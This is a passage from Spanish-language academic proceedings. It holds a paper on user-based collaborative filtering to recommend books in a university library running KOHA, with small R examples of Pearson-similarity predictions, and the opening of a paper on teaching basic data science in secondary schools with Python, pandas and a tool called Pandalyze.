49. Nguyen, D. H., Nguyen-Duc, D. N., Huynh-Tuong, N., Pham, H. A. (2018, December). CVSS: a blockchainized certificate verifying support system. In Proceedings of the 9th international symposium on information and communication technology (pp. 436-442).
50. Kim, S. K. (2022). Blockchain smart contract to prevent forgery of degree certificates: artificial intelligence consensus algorithm. Electronics, 11(14), 2112.
51. `https://scolr.cientopolis.org/` (accessed: 30-Jan-2024) /

Confíe en sus Vecinos: Servicio de Referencia en Bibliotecas Universitarias, Basadas en Filtrado Colaborativo

Sergio A. Cabrera, Cristian D. Pacífico y Juan C. L. Teze

Área de Agentes y Sistemas Inteligentes, Facultad de Ciencias de la Administración,
Universidad Nacional de Entre Ríos,
Monseñor Tavella 1424, (E3202KAC) Concordia

{sergio.cabrera, cristian.pacifico, carlos.teze}@uner.edu.ar

Abstract. Esta línea de I+D se desarrolla dentro del grupo de investigación *Agentes y Sistemas Inteligentes* de la Facultad de Ciencias de la Administración dependiente de la Universidad Nacional de Entre Ríos (FCAD/UNER).
Persigue como propósito, diseñar un modelo de sistema que utilice técnicas de recomendación, para brindar el servicio de referencia, en el ámbito de las bibliotecas universitarias.
En esta etapa de la investigación, se analizarán las técnicas de recomendación, basadas en filtrado colaborativo, en el ámbito de las bibliotecas universitarias.

Keywords: Sistemas Recomendadores, Bibliotecas Universitarias, Filtrado colaborativo, Servicio de Referencia.

1 Bibliotecas Universitarias y Servicios Bibliotecarios

Las bibliotecas universitarias se caracterizan por tener como misión, brindar acceso a fuentes de información que sirvan de apoyo a la educación y a la investigación, tanto a la comunidad académica, como así también a la sociedad. Tienen la particularidad de ofrecer recursos de información vinculados a las carreras que se dictan en las facultadas dentro de las cuales se encuentran inmersas.

El servicio bibliotecario, se ha entendido como el proceso de interacción que tiene lugar entre el usuario y la biblioteca, que le permite al primero tener acceso a recursos de información registrados y organizados en la biblioteca o fuera de ella. [1].

En cuanto a los servicios que proporcionan las bibliotecas universitarias, se puede establecer que son similares a los que brindan otras bibliotecas. Dentro de estos cabe mencionar los siguientes: formación de usuarios, consulta en sala de lectura, préstamo a domicilio, acceso a información bibliográfica, referencial o documental y diseminación selectiva de la información (DSI).

El servicio de referencia bibliográfico en su nivel más elemental, consiste en brindar ayuda para la localización de los materiales y normalmente se lleva a cabo en el mostrador de información de la biblioteca. Otros servicios que se incluyen son: localización de un documento en el catálogo, que un lector ha estado buscando, o la confirmación de que no se posee; mostrar a un lector cómo se busca en el catálogo; qué libros

tiene la biblioteca sobre un tema en particular; e informar al usuario qué obra de referencia debe consultar para hallar una determinada información [2].

Es claro que, el servicio de referencia debería estar presente en todas las bibliotecas, para que las mismas puedan cumplir con su misión de satisfacer las demandas informaciones de sus usuarios. Sin embargo, el mismo suele estar ausente en las mismas, debido a la falta de personal calificado para desempeñarlo, o bien por ser desconocido para el usuario. No cabe dudas que, el servicio de referencia, es clave en las bibliotecas universitarias, se lo puede considerar como el puente de enlace entre el acceso a la información y quien la necesita.

2 Sistemas Recomendadores y Técnicas de Filtrado Colaborativo

Como se mencionó en [3], los sistemas de recomendación son agentes de información personalizados que brindan recomendaciones: sugerencias de elementos que probablemente sean de utilidad para un usuario. En un contexto de comercio electrónico, estos podrían ser artículos para comprar; en el contexto de una biblioteca digital, pueden ser textos u otros medios relevantes para los intereses del usuario. Un sistema de recomendación se puede distinguir de un sistema de recuperación de información por la semántica de la interacción del usuario. Un resultado de un sistema de recomendación se entiende como una recomendación, una opción digna de consideración; un resultado de un sistema de recuperación de información se interpreta como una coincidencia con la consulta del usuario. Los sistemas de recomendación también se distinguen en términos de personalización y agencia. Un sistema de recomendación personaliza sus respuestas para un usuario en particular. En lugar de simplemente responder a consultas, un sistema de recomendación pretende servir como agente de información.

De lo expresado se puede enunciar que, los sistemas recomendadores (SSRR), son herramientas y técnicas de software, que sugieren ciertos elementos o ítems de información, que pueden ser de utilidad para un usuario en particular o para un grupo de ellos.

Para que un SR pueda identificar elementos útiles para el usuario, debe predecir que vale la pena recomendar un artículo o no. Este objetivo se puede lograr, si el sistema es capaz de predecir la utilidad de algunos elementos, o al menos comparar la utilidad de algunos de ellos, para luego decidir qué elementos recomendar en función de la misma.

Esta visión del cálculo de la recomendación central, así como la predicción de la utilidad de un elemento para un usuario, se ha sugerido en [4] y actualizado en [5], al referirse a un concepto más genérico de evaluación del usuario para un artículo, en lugar de utilidad. Ambas fuentes de información plantean el grado de *utilidad* (evaluación) del usuario *U* para el ítem *I* como la función *R(u, i).*

Actualmente los SSRR han aumentado su eficiencia, dado que para realizar una sugerencia, pueden asociar elementos de un perfil de consumo como el historial de compras, la selección de contenidos o las horas empleadas para desarrollar una determinada actividad. Esto permite que el usuario descubra elementos nuevos o con mayor porcentaje de cercanía a sus gustos, preferencias o necesidades.

Según [6], la implementación original y más simple del enfoque de Filtrado Colaborativo (FC), consiste en hacer recomendaciones al usuario activo, basándose en elementos que a otros usuarios con preferencias similares, le gustaron en el pasado. La similitud en el gusto de dos usuarios se calcula en función de la similitud en el historial de calificaciones de los mismos. Usualmente por esta razón, el filtrado colaborativo es considerado como una "correlación de persona a persona". El filtrado colaborativo se considera la técnica más popular y ampliamente implementada en SSRR.

Los métodos basados en vecindario, se centran en las relaciones entre elementos o, alternativamente, entre usuarios. Un enfoque basado en elementos, modela la preferencia de un usuario hacia un elemento en función de las calificaciones de elementos similares realizadas por el mismo usuario. Esta alternativa ha obtenido considerable popularidad debido a su simplicidad, eficiencia y capacidad para producir recomendaciones precisas y personalizadas.

Quizás la decisión que tiene el mayor impacto, en la predicción de calificaciones y el rendimiento computacional del sistema de recomendación de filtrado colaborativo, es la elección entre un método basado en usuarios o uno basado en ítems.

En los sistemas de recomendación comerciales típicos, en donde el número de usuarios excede el número de elementos disponibles, se deben preferir los enfoques basados en elementos, ya que proporcionan recomendaciones más precisas, al mismo tiempo que son más eficientes desde el punto de vista computacional y requieren actualizaciones menos frecuentes. Por otro lado, los métodos basados en el usuario, suelen proporcionar recomendaciones más originales, lo que puede llevar a los usuarios a una experiencia más satisfactoria. Finalmente, los problemas de escasez y cobertura limitada, que a menudo se observan en grandes sistemas de recomendación comerciales, pueden solucionarse aplicando técnicas de reducción de dimensionalidad, basadas en gráficos o modelos de factores latentes. Mientras que el problema de arranque en frío, la dinámica temporal y la solidez, pueden solucionarse utilizando redes neuronales profundas.

3 Confíe en sus Vecinos: Utilización de Técnicas de Recomendación Basadas en Filtrado Colaborativo, en Bibliotecas Universitarias

Optar por utilizar una técnica de recomendación en el entorno de las bibliotecas universitarias, implica tener un conocimiento de los usuarios y de la colección ofrecida por la misma.

Con el objetivo de realizar propuestas que tiendan a mejorar, o en su defecto, a suministrar el servicio de referencia y de difusión selectiva de la información, se limitó el ámbito de estudio y de aplicación a la Universidad Nacional de Entre Ríos (UNER). Es relevante destacar que los servicios mencionados, son primordiales en todas las bibliotecas universitarias, por lo que cualquier característica o solución planteada puede adaptarse a otras bibliotecas.

En cuanto a la UNER, cuenta con nueve cedes distribuidas en la provincia. Cabe mencionar que, solamente la biblioteca de una Facultad no ha implementado el Sistema Integrado de Gestión Bibliotecaria (SIGB) KOHA [7].

Un SIGB es un conjunto de módulos de aplicación, integrados en un solo programa que comparten una base de datos bibliográfica en común; estos sistemas permiten realizar sencillamente todas las actividades que se programan en la biblioteca [8].

Se optó por delimitar las bibliotecas, para poder especificar un SSRR cercano a la realidad, dado que en general, en las diferentes instituciones educativas se dan situaciones similares. En este caso se trabajará sobre la biblioteca de la Facultad de Ciencias de la Administración (FCAD). La misma, en lo que va del año cuenta con 409 usuarios alumnos activos y 22 usuarios docentes activos. Además, entre el principio del 2023 y julio del 2024, se han ingresado 212 nuevos títulos, llegando a un total de 16.033 ejemplares.

Por otro lado, es importante resaltar que el personal que se desempeña en la misma, está conformado por 4 personas, de las cuales dos son bibliotecarios y dos auxiliares administrativos. Los auxiliares que atienden al público no tienen conocimiento específico de las áreas de conocimiento que cubre la colección de la biblioteca, hecho que dificulta brindar el servicio de referencia, cuyo propósito es sugerir fuentes de información apropiadas a sus usuarios.

Si bien durante la primera fase de nuestro proceso de investigación se pensó en utilizar técnicas de recomendación basadas en contenido [9], dadas las particularidades que presenta la biblioteca de la FCAD, se modificaron los lineamientos de diseño, optando por las técnicas de filtrado colaborativo, debido a que brindan mejores soluciones conforme al contexto del caso de uso planteado [10].

Los SSRR basados en filtrado colaborativo, se basan en la idea de encontrar elementos que les han gustado a personas con perfiles similares. Estos sistemas, requieren información sobre las valoraciones y perfiles de los usuarios para agruparlos según similitudes. No es necesario conocer en detalle la descripción del producto en sí.

En principio se optó por esta técnica, dado que el catálogo de la biblioteca no presenta todo el contenido de un libro, solo una descripción técnica de sus metadatos principales, a saber: autor, título, editorial, ISBN, año de publicación, palabras claves, entre otros.

Es pertinente recordar que, a la hora de entrenar un sistema de recomendación, es crítico entender de qué forma se harán las valoraciones, en ese sentido, KOHA cuenta con un sistema de valoración numérica con estrellas que van de 1 a 5. En una primera alternativa de solución, se adopta esa misma escala.



Figura 1: Escala de valoración de elementos en KOHA. Cada usuario de la biblioteca puede proporcionar calificaciones de las obras que ha retirado de la biblioteca, una vez que ha ingresado al sistema, con su usuario y contraseña.

En cuanto a las medidas de similitud y distancia, recordemos que los SSRR, para efectuar las predicciones, necesitan definir y cuantificar la similitud entre ítems o usuarios. En este contexto, la distancia se emplea para cuantificar la similitud o diferencia entre las observaciones. Si se representan las observaciones en un espacio p dimensional, siendo p el número de variables asociadas a cada observación (ítem o usuario), cuando más se asemejen dos observaciones, más próximas estarán, de ahí que se emplee el término distancia.

A modo de ejemplo, se proporcionarán pequeñas porciones de código de los algoritmos utilizados como solución. Se optó para realizar las pruebas y ejemplos, el lenguaje de código libre R. Dentro de sus particularidades, se puede mencionar que: presenta manejo efectivo de almacenamiento de datos, desarrollo de herramientas para cálculo de matrices y estadística, proporciona utilidades gráficas y es posible integrarlo con otros lenguajes de programación, pudiéndose interpretar fácilmente en lenguajes como Python y Perl. Se trabajará con el framework recommenderlab [11].

Para aplicar la técnica de filtrado colaborativo es necesario definir los siguientes elementos:

- Set de usuarios $U = u_1,u_2, ...,u_m$
- Set de ítems $I = i_1,i_2, ...,i_n$
- Matriz de valoración R de dimensiones m x n, en donde cada fila representa a un usuario y cada columna a un ítem. El valor R_{jk} es la valoración del usuario u_j sobre el ítem i_k. R puede llegar a ser una matriz dispersa, dado que no necesariamente, todos los usuarios tienen la obligación de haber valorado todos los ítems.
- Usuario sobre el que se quiere hacer una predicción (usuario activo) u_x.

Se considerará el historial de valoraciones que 4 usuarios ($u_1,u_2, ...,u_4$), han hecho sobre 5 ítems $(i_1,i_2, ...,i_5)$. El SSRR, deberá predecir la valoración que realizará el usuario u_x, sobre el ítem i_5, para poder determinar así, si le ha sido útil o no.

```
datos <- matrix(c(5, 3, 4, 4, NA, 3, 1, 2, 3, 3, 4, 3, 4, 3, 5, 3, 3, 1, 5, 4, 1,
                  5, 5, 2, 1),  nrow = 5, byrow = TRUE)
colnames(datos) <- c("i_1", "i_2", "i_3", "i_4", "i_5")
rownames(datos) <- c("u_x", "u_1", "u_2", "u_3", "u_4")
datos
```

```
##     i_1 i_2 i_3 i_4 i_5
## u_x   5   3   4   4  NA
## u_1   3   1   2   3   3
## u_2   4   3   4   3   5
## u_3   3   3   1   5   4
## u_4   1   5   5   2   1
```

Figura 2: Matriz de usuarios e ítems en R

4 Filtrado Colaborativo Basado en Usuarios

Para predecir la valoración que un usuario *A* hará de un ítem *X* que todavía no ha visto, se buscan usuarios con perfiles similares a *A*, para utilizar sus valoraciones sobre el ítem *X*, como estimación de la valoración de *A*. Esta situación, es similar a la que manifiesta un usuario de la biblioteca, cuando se acerca a la misma, solicitando información sobre un determinado tema de interés.

La tarea que consiste en brindar ayuda para la localización de los materiales, que normalmente se lleva a cabo en el mostrador de atención al público; se conoce como servicio de referencia. Es claro que, el servicio de referencia debería estar presente en todas las bibliotecas universitarias, sin embargo, en muchos casos, el personal de atención al público no está calificado para desempeñarlo.

En este sentido, aplicando esta técnica de recomendación, se considerará como fuente de información, la valoración de usuarios, con perfiles similares al usuario que busca información, convirtiéndose en una comunidad. Recordemos que este tipo de sistemas, sugiere ítems en función de las preferencias de los amigos de los usuarios, dado que se ha comprobado que las personas tienden a confiar más en las recomendaciones de sus amigos que en las personas similares pero desconocidas; en este caso particular, los estudiantes están cursando la misma materia correspondiente a la misma carrera.

Además, el problema de arranque en frío se puede suplir, dado que se agrupará a los usuarios con necesidades informacionales similares, considerando la carrera, el año y la materia que cursan.

Para especificar el perfil de usuarios, se considerarán los siguientes atributos:

Tabla 1. Atributos de usuario.

Atributo	Descripción	Fuente de información
Categoría de usuario	Estudiante	SIU-Guaraní[1]
Carrera que cursa	Lic. en Sistemas	SIU-Guaraní
Materias que cursa	Nombres	SIU-Guaraní
Valoraciones de libros	Dato numérico	KOHA

Con respecto al perfil de ítems, se consideración los siguientes atributos:

Tabla 2. Atributos de ítem.

Atributo	Descripción	Fuente de información
Tipo de recurso	Libro	KOHA
Valoración	Clasificación de usuarios	KOHA
Autor	Apellido, Nombre	KOHA
Título	Titulo y subtítulo	KOHA
Año edición	Fecha	KOHA
Idioma	Idioma de la obra	KOHA
Palabras clave	Texto	KOHA

Para mejorar el servicio de referencia de la biblioteca, se considerará el sistema de filtrado colaborativo basado en usuarios. Se tendrá en cuenta que los mismos predicen la valoración que un determinado usuario hará, sobre un producto, utilizando las valoraciones que han hecho sobre ese mismo producto, los *n* usuarios más parecidos a él. Recordemos que, en este caso, los estudiantes comparten sus intereses debido a que pertenecen a la misma carrera y están cursando la misma materia, en el mismo año; por lo tanto, en principio no se presentarán inconvenientes con la selección del vecindario. A medida que el número de vecinos comience crecer, se deberá especificar un número *k* vecinos mejores, tal como lo plantean en [12]. La similitud entre usuarios se mide acorde al patrón de valoraciones que tiene cada uno, en este caso, las filas de la matriz.

En primer lugar, se calcula la similitud entre el usuario u_x y el resto. En este caso, se empleará como medida de similitud el coeficiente de correlación de Pearson. Debido a que, los usuarios están definidos por las filas, se hace necesario transponer la matriz para realizar los cálculos.

[1] Es un sistema de gestión académica, desarrollado por el SIU (Sistema de Información Universitaria), que registra y administra todas las actividades académicas de la Universidad y sus Facultades, desde que los alumnos ingresan como aspirantes hasta que obtienen el diploma.

```
library(tidyverse)
matriz_dist <- datos %>% t() %>% cor(method = "pearson", use = "complete.obs")
matriz_dist %>%  as.data.frame %>% rownames_to_column(var = "Usuario_A") %>%
                gather(key = "Usuario_B", value = "corr", -Usuario_A) %>%
                filter(corr != 1 & Usuario_A == "u_x") %>%
                arrange(desc(corr))
```

Usuario_A <chr>	Usuario_B <chr>	corr <dbl>
u_x	u_1	0.8528029
u_x	u_2	0.7071068
u_x	u_3	0.0000000
u_x	u_4	-0.7921180

4 rows

Figura 3: Correlación de Pearson en R.

Una vez que se han ordenado las similitudes de usuarios, de mayor a menor, con respecto al usuario u_x, se estará en condiciones de calcular la predicción de la valoración. Existen varias formas de hacerlo:

- Promedio las valoraciones (R_{jk}, de los n usuarios más cercanos): con este método, se evita tener en cuenta la valoración de los usuarios que tienen un perfil muy distinto del usuario de interés. n se debe considerar como un hiperparámetro, cuyo valor óptimo se identifica, por ejemplo, mediante validación cruzada. Véase el resultado de este problema si se emplea $n = 3$. Los 3 usuarios más similares a u_x son: u_1, u_2, u_3. La predicción de la valoración que se hace sobre el usuario u_x, para el ítem i_5, se obtiene como la media de las valoraciones que cada uno de los usuarios seleccionados tiene sobre ese ítem ($R_{usuario, item5}$):

$$\text{Predicción}(u_x, i_5) = \frac{R_{u_1,i_5} + R_{u_2,i_5} + R_{u_3,i_5}}{3} \quad \textbf{(1)}$$

```
prediccion <- mean(3, 5, 4)
prediccion
```

```
## [1] 3
```

Figura 4: Predicción en R.

- El inconveniente de la aproximación calculada con anterioridad, es que los *n* usuarios seleccionados, tienen el mismo peso en la predicción, sin embargo, no todos se parecen en la misma medida al usuario de interés. Una forma de compensar esta influencia, es ponderando la media con los valores de similitud; de esta forma, la valoración de los usuarios pesa más, cuanto más se parecen al usuario estudiado. Esta estrategia solo puede aplicarse cuando la similitud toma valores en el rango *[0, número positivo],* ya que, la media aritmética ponderada, no está definida para pesos negativos y, al menos uno de los pesos, debe ser mayor de cero. Otra opción es considerar las similitudes negativas como *0* de forma que no contribuyen en el cálculo.

$$\text{Predicción}(u_x, i_5) = \frac{\text{corr}(u_x, u_1) \times R_{u_1,i_5} + \text{corr}(u_x, u_2) \times R_{u_2,i_5} + \text{corr}(u_x, u_3) \times R_{u_3,i_5}}{\text{corr}(u_x, u_1) + \text{corr}(u_x, u_2) + \text{corr}(u_x, u_3)} \quad \textbf{(2)}$$

```
prediccion <- (0.85 * 3 + 0.71 * 5 + 0 * 4) / (0.85 + 0.71 + 0)
prediccion
```

```
## [1] 3.910256
```

Figura 5: Predicción en R.

Cabe mencionar que, al utilizar la correlación de Pearson, pueden surgir inconvenientes en los resultados obtenidos, dado que pueden existir elementos que le gusten a todos los usuarios, esta situación se puede solucionar aplicando la función de transformación de las calificaciones de artículos [13]; o bien, el factor de ponderación de varianza [14].

Debido a que los ítems que tienen siempre valoraciones muy positivas aportan poca información sobre el perfil de usuarios, se puede especificar a los ítems, en función de su varianza en el momento que se calculan las similitudes entre perfiles, o bien, eliminar aquellos ítems con varianza próxima a cero.

5 Líneas futuras

Luego de realizar un análisis comparativo de las soluciones existentes y de llevar a cabo pruebas experimentales, se estará en condiciones de diseñar y especificar una arquitectura general para SSRR, que se pueda acoplar al actual SIGB Koha, proponiendo una guía metodológica para su implementación.

Además, sería posible utilizar la técnica de filtrado colaborativo basada en ítems, para proporcionar el servicio de DSI en bibliotecas universitarias.

Cabe destacar que este documento, surge como parte de una Tesis en Sistemas de Información, que se está desarrollando dentro proyecto PDTS-UNER "*Diseño y Desarrollo de una Infraestructura para la Implementación de un Sistema de Oferta y Demanda de Donaciones basado en la Creación de Comunidades de Ayuda Mutua*", llevado adelante por el grupo de investigación Agentes y Sistemas Inteligentes de la FCAD/UNER.

Referencias

1. López, V. M. (2018). Evolución del concepto producto y servicio en la biblioteca: Organización orientada al servicio e intensiva en conocimiento. *e-Ciencias de la Información*. https://doi.org/10.15517/eci.v8i2.30933
2. Thompson, J., & Carr, R. (1995). La biblioteca universitaria: Introducción a su gestión. Pirámide.
3. Burke, R. (2007). Hybrid Web Recommender Systems. En P. Brusilovsky, A. Kobsa, & W. Nejdl (Eds.), *The Adaptive Web: Methods and Strategies of Web Personalization* (pp. 377-408). Springer. https://doi.org/10.1007/978-3-540-72079-9_12
4. Adomavicius, G., & Tuzhilin, A. (2005). Toward the next generation of recommender systems: A survey of the state-of-the-art and possible extensions. *IEEE Transactions on Knowledge and Data Engineering*, *17*(6), 734-749. https://doi.org/10.1109/TKDE.2005.99
5. Alhajj, R., & Rokne, J. (2018). Encyclopedia of Social Network Analysis and Mining. (2da.). Springer.
6. Ricci, F., Rokach, L., & Shapira, B. (2022). *Recommender Systems* (3ra ed.). Springer. https://doi.org/10.1007/978-1-0716-2197-4
7. KOHA. Consultado el 10 de marzo de 2023. https://koha-community.org/
8. Arriola Navarrete, O. (2011). Open access y software libre: Un área de oportunidad para las bibliotecas. *Biblioteca universitaria*, *14*(1), 26-40. https://www.redalyc.org/articulo.oa?id=28521141004
9. Cabrera, S. A., Pacífico, C. D., & Teze, J. C. (2023). Libro de actas CACiC 2023. *XXIX Congreso Argentino de Ciencias de la Computación*, 745-750. https://cacic2023.unlu.edu.ar/congreso/CACiC2023-LibroDeActas.pdf
10. Cabrera, S. A., Pacífico, C. D., & Teze, J. C. (2024). WICC 2024. *XXIV Workshop de Investigadores en Ciencias de la Computación*. Confíe en sus vecinos: métodos basados en vecindario para recomendar libros en bibliotecas universitarias, Chubut. https://wicc2024.unp.edu.ar/evento/galeria-de-posters/menu-tiae/confie-en-sus-vecinos-metodos-basados-en-vecindario-para-recomendar-libros-en-bibliotecas-universitarias
11. Hahsler, M. (2022). *recommenderlab: An R Framework for Developing and Testing Recommendation Algorithms* (arXiv:2205.12371). arXiv. https://doi.org/10.48550/arXiv.2205.12371
12. Anand, S., & Mobasher, B. (2005). Intelligent Techniques for Web Personalization. *Lecture Notes in Computer Science*, *3169*, 1-36.
13. Breese, J. S., Heckerman, D., & Kadie, C. (1998). Empirical Analysis of Predictive Algorithms for Collaborative Filtering. *Conference on Uncertainty in Artificial Intelligence*, 43-52.
14. Herlocker, J. L., Konstan, J. A., Borchers, A., & Riedl, J. (1999). An algorithmic framework for performing collaborative filtering. *Proceedings of the 22nd Annual International ACM SIGIR Conference on Research and Development in Information Retrieval*, 230-237. https://doi.org/10.1145/312624.312682

Herramientas Informáticas utilizadas para Introducir Aspectos Básicos de Ciencia de Datos en la Escuela Secundaria

Claudia Banchoff[1], Sofía Martin[1,] Paula Marcón2 y Tomás Duggan[2]
[1]LINTI - Laboratorio de Investigación en Nuevas Tecnologías Informáticas.
Facultad de Informática. Universidad Nacional de La Plata
Calle 50 esq. 120, 2do Piso. La Plata. Buenos Aires. Argentina
{cbanchoff, smartin}@info.unlp.edu.ar,
[2]Facultad de informática Universidad Nacional de La Plata
Calle 50 esq. 120,La Plata. Buenos Aires. Argentina
{paulamarcon1710, tomyduggan}@gmail.com

Abstract. La Ciencia de Datos (CD) es una disciplina que ha cobrado una gran relevancia en los últimos tiempos. Dada su vinculación con la programación, y teniendo en cuenta la inserción de esta última en las escuelas secundarias, se plantearon estrategias didácticas para incluir aspectos básicos a trabajar en el aula. En este artículo se presentan los detalles más destacados sobre los resultados de dos experiencias, con foco en las herramientas informáticas utilizadas. En este sentido se evidencia la importancia de contar con herramientas simples, que permitan focalizar en los conceptos a trabajar. Se presenta Pandalyze, una herramienta que se encuentra en etapa de testeo y que es el resultado de un trabajo final de carrera. Las experiencias demuestran que es una temática de interés y que permite un alto grado de escalabilidad tanto hacia la enseñanza de la programación en general como en aspectos más avanzados de la CD.

Keywords: Ciencia de Datos, escuela secundaria, programación en bloques, Python, pandas.

1 Introducción

La Ciencia de Datos (CD) es una disciplina que ha cobrado una gran relevancia en los últimos tiempos. Esta disciplina se define como un campo de estudio que permite planificar, adquirir y extraer conocimientos significativos a partir de los datos [1]. Este ámbito se sitúa en la intersección de tres áreas fundamentales: la Ciencia de la Computación, las Estadísticas y la disciplina especializada que describe el dominio del problema. La interdisciplinariedad e interrelación de estas tres áreas es crucial para realizar un análisis significativo [2], destacando la importancia de integrar conocimientos y metodologías para abordar problemas complejos de manera efectiva.

La CD involucra un proceso de análisis estructurado en varias etapas, cada una con un papel esencial en la obtención de resultados útiles y precisos. Estas etapas incluyen la definición del objetivo, la adquisición de datos, la comprensión de los datos, el

análisis propiamente dicho y la comunicación de los resultados [3]. En la Fig. 1 se ilustra este proceso en etapas. Definir claramente el objetivo es fundamental para orientar todo el proceso subsiguiente, mientras que la adquisición y comprensión de los datos aseguran que la información utilizada sea relevante y de calidad. El análisis de los datos, utilizando herramientas y técnicas específicas, permite extraer conclusiones significativas. Finalmente, comunicar los resultados de manera efectiva es crucial para garantizar que los mismos puedan ser utilizados y comprendidos por los diversos actores involucrados en el problema analizado.



Fig. 1. Proceso del análisis de datos.

Si bien la CD está estrechamente vinculada a la Ciencia de la Computación (CC), la introducción de aspectos básicos de la CD permite que los estudiantes puedan desarrollar habilidades valiosas y conectar su aprendizaje con el mundo real, fomentando el pensamiento crítico y las habilidades de resolución de problemas en un entorno digital impulsado por los datos [4]. Se plantean preguntas y desafíos del mundo actual utilizando datos, en donde los estudiantes experimentan un mayor compromiso, motivación y la posibilidad de obtener resultados significativos y tangibles.

Desde hace varios años se viene trabajando diversos contenidos de la CC en las escuelas, con diversas propuestas en nuestra región [5]. Estas iniciativas han sido desarrolladas mediante un esfuerzo conjunto entre las áreas de extensión, docencia e investigación, permitiendo una integración efectiva de las diferentes áreas de la universidad. En el caso particular de las autoras de este artículo, entrelazan el trabajo como profesoras de la materia Seminario de Lenguajes, opción Python[1], con las propuestas implementadas desde la extensión y el desarrollo de trabajos de final de carrera.

En las siguientes secciones se describirán brevemente las habilidades que se pretenden trabajar con esta temática, las estrategias pedagógicas propuestas e implementadas en dos experiencias llevadas a cabo, en donde se destacan las herramientas informáticas utilizadas en cada una de ellas. Se hará una especial mención en un trabajo en etapa de testeo, denominado Pandalyze, que ha arrojado muy buenos resultados en las últimas experiencias.

[1] Seminario de Lenguajes es una asignatura de 2do. año de la Facultad de Informática de la UNLP.

2 Habilidades que se pretenden trabajar

Es fundamental que los estudiantes, en el proceso de aprendizaje, logren interiorizar los contenidos no de forma impuesta, sino mediante estrategias de conexión, y que en este proceso se fomenten distintas habilidades. Esta consideración es crucial al momento de definir propuestas pedagógicas efectivas. Para lograr esto, es necesario establecer un diálogo continuo que permita la construcción, producción y aplicación del conocimiento por parte de los estudiantes a lo largo de este proceso. Uno de los objetivos de las propuestas elaboradas e implementadas en las experiencias llevadas a cabo, es que no solo se posibilite el conocimiento individual, sino también la asimilación del conocimiento en función de la diversidad de los estudiantes, permitiendo que cada uno potencie sus habilidades propias y avance según su propio ritmo [6]. Trabajar con datos de un contexto real y cercano, utilizando consultas de sitios con datos abiertos y diversos formatos de archivos, permite fortalecer el pensamiento crítico necesario para definir objetivos y analizar información [4]. Esta práctica fomenta la capacidad de analizar diferentes formatos de archivos y de datos, identificando las posibilidades de utilización en cada caso. Establecer desafíos para resolver problemas específicos promueve la colaboración en grupo, el pensamiento computacional y la creatividad, involucrando procesos cognitivos como recordar, aplicar, evaluar y crear [2].

La presentación de la resolución del desafío por parte de cada grupo, seguida de un debate sobre los métodos y resultados obtenidos, mejora la comunicación oral y reafirma las operaciones realizadas. En este contexto, la evaluación crítica entre pares es fundamental para poner en juego la comprensión y evaluación. Además, definir la mejor manera de comunicar los resultados a través de la evaluación de los medios disponibles desarrolla el pensamiento crítico y la capacidad de evaluar, logrando así una visualización óptima de los datos.

El proceso de análisis de datos comprende varias etapas que implican la toma de decisiones éticas relacionadas con la privacidad, integridad e imparcialidad al trabajar con información sensible. Este enfoque garantiza que el análisis de datos y la comunicación de los resultados se realicen de manera responsable y ética [7].

3 Estrategias Pedagógicas Propuestas

Las estrategias y herramientas mencionadas en este artículo se basan en experiencias enmarcadas en dos proyectos de extensión presentados en convocatorias del programa "Universidad, Cultura y Territorio" de la Secretaría de Políticas Universitarias (SPU), del Ministerio de Educación de la Nación Argentina, implementados en los años 2023 y 2024. En dichos proyectos se implementaron propuestas de actividades que permiten la incorporación de aspectos básicos de la CD en forma transversal a los contenidos, eligiendo algunas áreas específicas de acuerdo a la escuela, y proponiendo el análisis de datos como una forma distinta de aplicar la programación de computadoras.

Se plantearon talleres con estudiantes y docentes en donde se hizo hincapié en el uso de datos abiertos, el planteo por indagación de consignas claras y simples con

complejidad incremental, la importancia de cómo comunicar los resultados de un análisis eligiendo la mejor forma de visualizaciones y gráficos. Se prestó especial interés en la fase de "limpieza de datos", donde se puede apreciar el aporte de las técnicas de programación que permiten aplicar filtros y procesos que determinan datos nulos o fuera de análisis. Aunque se realizó un trabajo previo en los datasets escogidos específicamente para trabajar en estos talleres, se dejaron algunos datos nulos o erróneos que permitieron abordar esta fase, destacando que, si partimos de estos datos, los resultados obtenidos no serán válidos.

Si bien en [8] se describe en detalle las actividades y evaluaciones llevadas a cabo en los proyectos mencionados, se puede resumir los siguientes aspectos tenidos en cuenta a la hora de presentar las propuestas en esta temática:

- Definir **objetivos claros** que estén presentes en todo momento, dado que muchas veces, para llegar a un resultado, previamente se deben realizar procesos previos que pueden "desenfocar" a los estudiantes del objetivo establecido.
- Utilizar **conjuntos de datos motivadores**: se trabajó tanto con datos producidos en relevamientos propios dentro de la escuela o con datasets libres sobre recursos de nuestro país o sobre entretenimiento. Esto permitió además, en algunos casos, que los docentes trabajen aspectos de cómo generar encuestas en proyectos escolares y cómo aplicarlas.
- Comprender cuáles son las mejores **formas de comunicar los resultados**. Se enfoca en evaluar la efectividad de la comunicación de resultados evaluando el uso de gráficos, textos y mapas.
- Reflexionar sobre **aspectos éticos** a la hora de la comunicación de los análisis realizados. En el proceso el acceso a datos abiertos permite formar a los estudiantes en conceptos de respeto de propiedad de datos, seguridad y sensibilidad de la información. Al trabajar con encuestas realizadas en la escuela, se enfatiza la importancia de la privacidad de los datos recolectados. Finalmente, al comunicar los resultados, se evalúa la veracidad de la información presentada, asegurando así un manejo ético y riguroso de los datos.

4 Herramientas Informáticas Utilizadas

En todas las actividades planteadas siempre se tuvo una misma premisa: el uso de herramientas y datos abiertos como insumo para el abordaje de las consignas. Desde datos sociodemográficos y geográficos de la República Argentina, a listados de películas o música de plataformas de streaming que estuvieran disponibles para su uso.

La evaluación de las herramientas informáticas adecuadas para el nivel secundario incluyó aspectos de simplicidad de uso y su aplicación en el ámbito de desarrollo y científico. En este sentido Python, de licencia libre, es un de los lenguajes de programación más usado para trabajar con datos, en conjunto con la herramienta Jupyter Notebook[2] y la librería pandas[3]. Así como Python es ampliamente reconocido

[2] Sitio oficial de Jupyter Notebook: https://jupyter.org/

[3] Sitio oficial de la librería pandas: https://pandas.pydata.org/

por sus aplicaciones en el área de la CD, la librería pandas destaca por sus funcionalidades enfocadas en el análisis de datos, lo cual simplifica significativamente su uso en actividades educativas y de investigación.

Durante el desarrollo de las experiencias implementadas se generó un sitio web[4] de acceso libre con guías de las herramientas y propuestas con datos seleccionados que fueron trabajados en los distintos talleres y sirven de referencias para otras actividades a realizar en el aula.

